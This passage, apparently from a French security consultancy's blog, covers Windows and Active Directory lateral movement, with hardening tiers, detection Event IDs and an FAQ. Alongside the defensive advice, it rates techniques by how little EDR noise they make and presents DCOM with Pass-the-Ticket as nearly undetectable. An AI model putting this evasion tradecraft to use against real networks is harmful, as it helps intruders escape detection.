- **Tier 2 — Moyen terme** : Implémenter le modèle de tiering, migrer vers Kerberos-only (désactiver NTLMv1 en premier, puis NTLMv2 progressivement), déployer LAPS pour les mots de passe admins locaux, activer Windows Defender Credential Guard.
- **Tier 3 — Long terme / architecture** : Just-in-Time (JIT) access via PAM (Privileged Access Management), segmentation réseau pour bloquer SMB/WMI/WinRM inter-VLANs, déploiement de Sysmon avec configuration Olaf Hartong, mise en place d'un SOC avec règles Sigma opérationnelles.

Le **Protected Users Security Group** mérite une attention particulière. En ajoutant un compte dans ce groupe, Windows applique automatiquement : pas de délégation Kerberos, pas de mise en cache des credentials, pas de RC4 pour Kerberos (AES256 uniquement), et TGT limité à 4 heures. Ces restrictions bloquent efficacement Pass-the-Hash, Over-PtH, et la plupart des attaques Kerberos de premier niveau.

- **Firewall Windows** : Bloquez WMI (TCP 135 + ports dynamiques), WinRM (5985/5986), et SMB (445) entre workstations — seuls les serveurs d'administration doivent pouvoir initier ces connexions.
- **NTLM Restrictions** : via GPO `Network Security: Restrict NTLM`, auditez d'abord avec "Audit NTLM authentication in this domain", puis bloquez progressivement en commençant par NTLMv1 (déjà en fin de vie).
- **BloodHound défensif** : Lancez régulièrement un SharpHound et analysez les chemins d'attaque. Chaque "AdminTo" ou "GenericAll" inattendu est une vulnérabilité. Voir aussi GPO et sécurisation Active Directory.
- **Supervision Kerberos** : Détectez les Kerberoasting via des pics sur l'Event 4769 (nombreuses demandes TGS pour des comptes avec SPN), consultez notre article sur l'exploitation Kerberos.

Tableau comparatif des techniques — Bruit, Persistance, Efficacité

Technique	Protocole	Bruit EDR	Prérequis	Efficacité 2026
Pass-the-Hash	NTLM/SMB	Moyen	Hash NTLM	Haute (sans CG)
Pass-the-Ticket	Kerberos	Faible	Ticket TGT/TGS	Haute
PsExec	SMB	Très élevé	Admin local	Faible (détecté)
WMI	DCOM/RPC	Faible	Admin local	Très haute
WinRM	HTTP/S	Faible	Admin distant	Haute
DCOM	DCOM/RPC	Très faible	Admin local	Haute
Token Impersonation	Local	Moyen	SeImpersonate	Haute
RDP PtH	RDP	Moyen	Hash + RestrictedAdmin	Moyenne
SMB exec	SMB	Élevé	Admin local	Moyenne
CrackMapExec	Multi	Variable	Credentials/Hash	Très haute

FAQ — Mouvement latéral Windows et Active Directory

Quelle est la différence entre mouvement latéral et escalade de privilèges ?

L'escalade de privilèges (Privilege Escalation, TA0004) consiste à obtenir des droits plus élevés sur le système où l'attaquant se trouve déjà — par exemple, passer d'un utilisateur standard à SYSTEM sur une machine. Le mouvement latéral (TA0008) désigne le déplacement vers d'autres systèmes du réseau, avec des droits équivalents ou supérieurs. En pratique, les deux tactiques s'enchaînent : on escalade sur une machine pour récupérer des credentials, puis on se déplace latéralement vers une autre machine avec ces credentials, et ainsi de suite jusqu'à Domain Admin. BloodHound permet de visualiser ces chemins combinant escalade et déplacement pour identifier le chemin optimal.

Comment détecter le Pass-the-Hash sans EDR avancé ?

Sans EDR, la détection du Pass-the-Hash repose sur la corrélation de logs Windows natifs. Les signaux clés : Event ID 4624 avec Logon Type 3 depuis une adresse IP inhabituelle pour ce compte, Event ID 4776 sur le DC avec des échecs NTLM répétés depuis la même source, et surtout l'absence de l'Event 4624 Logon Type 2 ou 11 (qui indiquerait une session interactive locale) avant l'Event 4624 Type 3 distant. La règle heuristique : un compte qui ne s'est jamais connecté interactivement sur une machine mais génère du Logon Type 3 est suspect. Un SIEM avec une baseline comportementale même simple peut détecter ces anomalies. L'activation des logs d'audit NTLM détaillés via GPO (`Audit Credential Validation`) est indispensable.

Credential Guard empêche-t-il vraiment le Pass-the-Hash ?

Credential Guard isole les secrets LSASS dans un conteneur Hyper-V (VSM, Virtual Secure Mode), rendant les hashes NT inaccessibles même à un processus avec des droits SYSTEM. En théorie, cela bloque complètement le dump de credentials par Mimikatz ou similaires. En pratique, les limitations sont importantes : Credential Guard nécessite un firmware UEFI avec Secure Boot et un processeur supportant la virtualisation imbriquée — ce qui exclut les vieux matériels. De plus, il ne protège que les credentials du cache NTLM ; les tickets Kerberos stockés dans un contexte de session non isolé peuvent encore être récupérés. Enfin, certains vecteurs d'attaque comme le vol de tokens n'impliquent pas de dump LSASS et contournent donc Credential Guard. C'est une protection forte mais non absolue.

BloodHound peut-il s'exécuter sans droits administrateur dans le domaine ?

Oui. SharpHound peut collecter une quantité importante d'informations avec un simple compte utilisateur du domaine (sans droits admin). Les données accessibles sans admin incluent : la liste des groupes et leurs membres, les GPOs et leurs liaisons, les propriétés des objets AD (dont les SPNs pour Kerberoasting), les ACLs sur les objets AD, et les trusts de domaine. La collecte des sessions actives (qui est connecté sur quel ordinateur) nécessite des droits admin local sur les cibles. Pour la plupart des usages offensifs — identifier les chemins d'attaque, trouver des comptes Kerberoastables, cartographier les délégations — un compte utilisateur standard suffit amplement. C'est ce qui rend BloodHound particulièrement dangereux : un attaquant avec des credentials volés basiques peut déjà cartographier tout l'AD.

Quelle est la technique de mouvement latéral la plus difficile à détecter en 2026 ?

D'après mon expérience terrain en 2026, le mouvement latéral via **DCOM** reste le plus difficile à détecter pour la plupart des équipes SOC. Contrairement à PsExec (service 7045 évident) ou WMI (WMIPRVSE.exe connu), DCOM abuse d'objets COM légitimes (MMC, ShellBrowserWindow) et génère des processus enfants depuis des parents inhabituels mais légitimes. Peu de règles Sigma pour DCOM sont déployées en production, et le filtrage des faux positifs (beaucoup d'applications légitimes utilisent DCOM) est complexe. En combinaison avec Pass-the-Ticket (qui n'implique pas d'authentification NTLM détectable), un attaquant utilisant DCOM+PtT sera quasi-invisible pour 80 % des SOC actuels.

Points clés à retenir

- Le mouvement latéral (MITRE TA0008) abuse de protocoles Windows légitimes : NTLM, Kerberos, WMI, WinRM, DCOM.
- **Pass-the-Hash** : exploite le hash NTLM directement — bloqué par Credential Guard mais toujours la technique n°1 dans les environnements non durcis.
- **WMI et DCOM** sont les vecteurs les plus discrets — pas de service créé, pas de fichier écrit, logs peu surveillés.
- **BloodHound** est indispensable des deux côtés : offensif pour cartographier les chemins vers DA, défensif pour identifier et corriger les ACLs dangereuses.
- Les Event IDs critiques à monitorer : 4624 (Logon Type 3/10), 4648, 4776, 7045, Sysmon 10 (LSASS access).
- Quick wins défensifs : Protected Users group, Credential Guard, SMB Signing, LAPS, tiering model.
- Le mouvement latéral non détecté dure en moyenne 90+ jours — la baseline comportementale est plus efficace que les signatures statiques.

Sources et références : MITRE ATT&CK Privilege Escalation · ADSecurity.org

Conclusion

Le mouvement latéral sous Windows et Active Directory reste en 2026 la phase d'attaque la plus redoutable — pas parce que les outils de défense n'existent pas, mais parce que la configuration nécessaire pour les rendre efficaces est rarement en place. Credential Guard est disponible depuis Windows 10, mais combien d'environnements l'ont réellement activé ? Le tiering model est documenté par Microsoft depuis 2015, mais combien d'entreprises l'ont implémenté ? J'ai décrit ici dix techniques avec leurs commandes réelles, leurs Event IDs de détection, et leurs contre-mesures concrètes. Ce n'est pas un article théorique — c'est la feuille de route que j'aurais aimé avoir au début de ma carrière en red team.

Pour les blue teamers : commencez par Credential Guard et Protected Users group — deux changements de configuration qui neutralisent immédiatement Pass-the-Hash et réduisent la surface d'attaque Kerberos. Ensuite, déployez BloodHound en mode défensif et traitez chaque chemin d'attaque comme une vulnérabilité à corriger. Pour les red teamers : l'environnement Windows durci n'est plus une rareté — DCOM et les tickets Kerberos sont vos alliés discrets, et BloodHound est votre cartographe. Consultez notre guide complet du pentest Active Directory pour la méthodologie complète. L'objectif final : que les deux camps se comprennent mieux pour construire des défenses qui tiennent vraiment.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr